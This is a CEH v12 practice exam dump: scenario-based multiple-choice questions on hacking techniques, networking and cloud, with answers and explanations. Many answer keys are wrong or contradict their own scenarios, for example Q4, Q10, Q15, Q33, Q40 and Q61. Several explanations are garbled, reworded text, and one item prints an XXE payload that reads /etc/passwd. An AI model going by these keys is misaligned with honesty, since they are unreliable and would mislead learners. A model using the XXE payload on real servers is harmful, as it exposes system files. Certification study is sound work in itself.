

# EC-Council

## Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)



### NEW QUESTION 1

- (Exam Topic 3)

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app. What is the attack performed on Don in the above scenario?

- A. SMS phishing attack
- B. SIM card attack
- C. Agent Smith attack
- D. Clickjacking

**Answer: C**

#### Explanation:

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

### NEW QUESTION 2

- (Exam Topic 3)

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

- A. UDP flood attack
- B. Ping-of-death attack
- C. Spoofed session flood attack
- D. Peer-to-peer attack

**Answer: C**

### NEW QUESTION 3

- (Exam Topic 3)

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

- A. Virtual machine
- B. Serverless computing
- C. Docker
- D. Zero trust network

**Answer: C**

### NEW QUESTION 4

- (Exam Topic 3)

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

- A. Insecure transmission of credentials
- B. Verbose failure messages
- C. User impersonation
- D. Password reset mechanism

**Answer: D**

### NEW QUESTION 5

- (Exam Topic 3)

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?

- A. SaaS
- B. IaaS
- C. CaaS
- D. PaaS

**Answer: A**

**Explanation:**

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples are email, calendaring and workplace tool (such as Microsoft workplace 365).

SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider. You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge are located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.

Common SaaS scenarios This tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages are held on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.

The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.

Advantages of SaaS Gain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.

Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.

Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.

Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.

Access app knowledge from anyplace. With knowledge held on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is held on within the cloud, no knowledge is lost if a user's laptop or device fails.

**NEW QUESTION 6**

- (Exam Topic 3)

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

- A. DNS cache snooping
- B. DNSSEC zone walking
- C. DNS tunneling method
- D. DNS enumeration

**Answer: C**

**Explanation:**

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot.

How does it work: For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web, it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:

- A Record: Maps a website name to an IP address. example.com ? 12.34.52.67
- NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com

Who is involved in DNS tunneling?

- Client. Will launch DNS requests with data in them to a website
- One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.
- Server. this is often the defined nameserver which can ultimately receive the DNS requests.

The 6 Steps in DNS tunneling (simplified):

1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com
2. The DNS request goes bent a DNS server.
3. The DNS server finds out the A register of your domain with the IP address of your server.
4. The request for mypieceofdata.server1.example.com is forwarded to the server.
5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.
6. The server replies back over DNS and woop woop, we've got signal.

Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (<https://sourceforge.net>), Heyoka (<http://heyoka.sourceforge.net>), and Iodine (<https://code.kryo.se>) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

**NEW QUESTION 7**

- (Exam Topic 3)

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

- A. Dark web footprinting
- B. VoIP footpnting
- C. VPN footprinting
- D. website footprinting

**Answer:** A

**Explanation:**

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

**NEW QUESTION 8**

- (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

**Answer:** C

**NEW QUESTION 9**

- (Exam Topic 3)

Cross-site request forgery involves:

- A. A request sent by a malicious user from a browser to a server
- B. Modification of a request by a proxy between client and server
- C. A browser making a request to a server without the user's knowledge
- D. A server making a request to another server without the user's knowledge

**Answer:** C

**Explanation:**

<https://owasp.org/www-community/attacks/csrf>

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

**NEW QUESTION 10**

- (Exam Topic 3)

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VPN footprinting
- B. Email footprinting
- C. VoIP footprinting
- D. Whois footprinting

**Answer:** B

**NEW QUESTION 10**

- (Exam Topic 3)

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.

What is the best Linux pipe to achieve your milestone?

- A. `dirb https://site.com | grep "site"`
- B. `curl -s https://site.com | grep "< a href='http" | grep "Site-com- | cut -d "V" -f 2`
- C. `wget https://site.com | grep "< a href=*http" | grep "site.com"`
- D. `wget https://site.com | cut -d"http`

**Answer:** C

**NEW QUESTION 15**

- (Exam Topic 3)

An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used

one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

- A. Side-channel attack
- B. Denial-of-service attack
- C. HMI-based attack
- D. Buffer overflow attack

**Answer: C**

#### NEW QUESTION 17

- (Exam Topic 3)

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Hit-list-scanning technique
- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

**Answer: A**

#### Explanation:

One of the biggest problems a worm faces in achieving a very fast rate of infection is “getting off the ground.” although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.

There is a straightforward way for an active worm to surmount this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

➤ Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.

➤ Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised “zombies,” the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild—Lawrence Berkeley National Laboratory received ten throughout the past year.

➤ DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

➤ Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.

➤ Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.

➤ Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone's door!

#### NEW QUESTION 20

- (Exam Topic 3)

Samuel, a professional hacker, monitored and intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an incremented ISN. Consequently, Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

- A. UDP hijacking
- B. Blind hijacking
- C. TCP/IP hacking
- D. Forbidden attack

**Answer: C**

#### Explanation:

A TCP/IP hijack is an attack that spoofs a server into thinking it's talking with a sound client, once actually it's communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.

First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client's identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.

One of the most effective means of preventing a hijack attack is to want a secret, that's a shared secret

between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

#### NEW QUESTION 21

- (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely. Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

**Answer: A**

#### NEW QUESTION 23

- (Exam Topic 3)

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

- A. Man-in-the-cloud (MITC) attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Metadata spoofing attack

**Answer: C**

#### NEW QUESTION 25

- (Exam Topic 3)

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.

Why he cannot see the servers?

- A. He needs to add the command "ip address" just before the IP address
- B. He needs to change the address to 192.168.1.0 with the same mask
- C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
- D. The network must be down and the nmap command and IP address are ok

**Answer: C**

#### Explanation:

<https://en.wikipedia.org/wiki/Subnetwork>

This is a fairly simple question. You must understand what a subnet mask is and how it works.

A subnetwork or subnet is a logical subdivision of an IP network. The practice of dividing a network into two or more networks is called subnetting.

Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

Table Description automatically generated

| IPv4 CIDR  |                                   |                 |                                 |                               |
|------------|-----------------------------------|-----------------|---------------------------------|-------------------------------|
| CIDR       | The last IP address on the subnet | Subnet mask     | Number of addresses in a subnet | Number of hosts in the subnet |
| a.b.c.d/32 | 0.0.0.0                           | 255.255.255.255 | 1                               | 0                             |
| a.b.c.d/31 | 0.0.0.1                           | 255.255.255.254 | 2                               | 0                             |
| a.b.c.d/30 | 0.0.0.3                           | 255.255.255.252 | 4                               | 2                             |
| a.b.c.d/29 | 0.0.0.7                           | 255.255.255.248 | 8                               | 6                             |
| a.b.c.d/28 | 0.0.0.15                          | 255.255.255.240 | 16                              | 14                            |
| a.b.c.d/27 | 0.0.0.31                          | 255.255.255.224 | 32                              | 30                            |
| a.b.c.d/26 | 0.0.0.63                          | 255.255.255.192 | 64                              | 62                            |
| a.b.c.d/25 | 0.0.0.127                         | 255.255.255.128 | 128                             | 126                           |
| a.b.c.0/24 | 0.0.0.255                         | 255.255.255.000 | 256                             | 254                           |
| a.b.c.0/23 | 0.0.1.255                         | 255.255.254.000 | 512                             | 510                           |
| a.b.c.0/22 | 0.0.3.255                         | 255.255.252.000 | 1024                            | 1022                          |
| a.b.c.0/21 | 0.0.7.255                         | 255.255.248.000 | 2048                            | 2046                          |
| a.b.c.0/20 | 0.0.15.255                        | 255.255.240.000 | 4096                            | 4094                          |
| a.b.c.0/19 | 0.0.31.255                        | 255.255.224.000 | 8192                            | 8190                          |
| a.b.c.0/18 | 0.0.63.255                        | 255.255.192.000 | 16384                           | 16382                         |
| a.b.c.0/17 | 0.0.127.255                       | 255.255.128.000 | 32768                           | 32766                         |
| a.b.0.0/16 | 0.0.255.255                       | 255.255.000.000 | 65536                           | 65534                         |
| a.b.0.0/15 | 0.1.255.255                       | 255.254.000.000 | 131072                          | 131070                        |
| a.b.0.0/14 | 0.3.255.255                       | 255.252.000.000 | 262144                          | 262142                        |
| a.b.0.0/13 | 0.7.255.255                       | 255.248.000.000 | 524288                          | 524286                        |
| a.b.0.0/12 | 0.15.255.255                      | 255.240.000.000 | 1048576                         | 1048574                       |
| a.b.0.0/11 | 0.31.255.255                      | 255.224.000.000 | 2097152                         | 2097150                       |
| a.b.0.0/10 | 0.63.255.255                      | 255.192.000.000 | 4194304                         | 4194302                       |
| a.b.0.0/9  | 0.127.255.255                     | 255.128.000.000 | 8388608                         | 8388606                       |
| a.0.0.0/8  | 0.255.255.255                     | 255.000.000.000 | 16777216                        | 16777214                      |
| a.0.0.0/7  | 1.255.255.255                     | 254.000.000.000 | 33554432                        | 33554430                      |
| a.0.0.0/6  | 3.255.255.255                     | 252.000.000.000 | 67108864                        | 67108862                      |
| a.0.0.0/5  | 7.255.255.255                     | 248.000.000.000 | 134217728                       | 134217726                     |
| a.0.0.0/4  | 15.255.255.255                    | 240.000.000.000 | 268435456                       | 268435454                     |
| a.0.0.0/3  | 31.255.255.255                    | 224.000.000.000 | 536870912                       | 536870910                     |
| a.0.0.0/2  | 63.255.255.255                    | 192.000.000.000 | 1073741824                      | 1073741822                    |
| a.0.0.0/1  | 127.255.255.255                   | 128.000.000.000 | 2147483648                      | 2147483646                    |
| 0.0.0.0/0  | 255.255.255.255                   | 000.000.000.000 | 4294967296                      | 4294967294                    |

**NEW QUESTION 30**

- (Exam Topic 3)

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

- A. PEM
- B. ppp
- C. IPSEC
- D. SET

**Answer: C**

**NEW QUESTION 33**

- (Exam Topic 3)

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

- A. DroidSheep
- B. AndroRat
- C. Zscaler
- D. Trident

**Answer: B**

**NEW QUESTION 38**

- (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware. What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locke
- C. Click here to reset your password and unlock your account."
- D. A banner appears to a user stating, "Your Amazon order has been delaye
- E. Click here to find out your new delivery date."
- F. A pop-up appears to a user stating, "Your computer may have been infected with spywar
- G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

**NEW QUESTION 40**

- (Exam Topic 3)

Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

- A. Burp Suite
- B. OpenVAS
- C. tshark
- D. Kismet

Answer: C

**NEW QUESTION 41**

- (Exam Topic 3)

Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

- A. Zero trust network
- B. Transport Layer Security (TLS)
- C. Secure Socket Layer (SSL)
- D. Web of trust (WOT)

Answer: D

**NEW QUESTION 45**

- (Exam Topic 3)

Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

- A. User-mode rootkit
- B. Library-level rootkit
- C. Kernel-level rootkit
- D. Hypervisor-level rootkit

Answer: C

**NEW QUESTION 48**

- (Exam Topic 3)

Which tool can be used to silently copy files from USB devices?

- A. USB Grabber
- B. USB Snoopy
- C. USB Sniffer
- D. Use Dumper

Answer: D

**NEW QUESTION 53**

- (Exam Topic 3)

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

- A. Criminal
- B. International
- C. Common
- D. Civil

Answer: D

**NEW QUESTION 55**

- (Exam Topic 3)

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

- A. Exclamation mark (!)
- B. Underscore (\_)
- C. Tilde H
- D. Period (.)

Answer: D

**NEW QUESTION 60**

- (Exam Topic 3)

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the

malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

- A. Spear-phishing attack
- B. SMishing attack
- C. Reconnaissance attack
- D. HMI-based attack

**Answer:** A

#### **NEW QUESTION 61**

- (Exam Topic 3)

An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?

- A. Timing-based attack
- B. Side-channel attack
- C. Downgrade security attack
- D. Cache-based attack

**Answer:** B

#### **NEW QUESTION 66**

- (Exam Topic 3)

Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?

```
<!DOCTYPE blah [ < IENTITY trustme SYSTEM "file:///etc/passwd" > ] >
```

- A. XXE
- B. SQLi
- C. IDOR
- D. XSS

**Answer:** A

#### **NEW QUESTION 69**

- (Exam Topic 3)

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

- A. 210.1.55.200
- B. 10.1.4.254
- C. 10.1.5.200
- D. 10.1.4.156

**Answer:** C

#### **Explanation:**

<https://en.wikipedia.org/wiki/Subnetwork>

As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.

The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

#### **NEW QUESTION 73**

- (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

**Answer:** C

#### **NEW QUESTION 75**

- (Exam Topic 3)

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

- A. Produces less false positives
- B. Can identify unknown attacks
- C. Requires vendor updates for a new threat
- D. Cannot deal with encrypted network traffic

**Answer:** B

#### **Explanation:**

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring

system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

#### NEW QUESTION 80

- (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

\* 802.11a 150-150

\* 802.11b 150-150

\* 802.11g 150-150

\* 802.16 (WiMax) 30 miles

A. 802.16 (WiMax)

B. 802.11g

C. 802.11b

D. 802.11a

**Answer: A**

#### NEW QUESTION 84

- (Exam Topic 3)

What is the most common method to exploit the "Bash Bug" or "Shellshock" vulnerability?

A. SYN Flood

B. SSH

C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server

D. Manipulate format strings in text fields

**Answer: C**

#### NEW QUESTION 87

- (Exam Topic 3)

The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

A. Virus

B. Spyware

C. Trojan

D. Adware

**Answer: D**

#### Explanation:

Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.

Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

#### NEW QUESTION 89

- (Exam Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

A. Compound SQLi

B. Blind SQLi

C. Classic SQLi

D. DMS-specific SQLi

**Answer: B**

#### Explanation:

[https://en.wikipedia.org/wiki/SQL\\_injection#Blind\\_SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection)

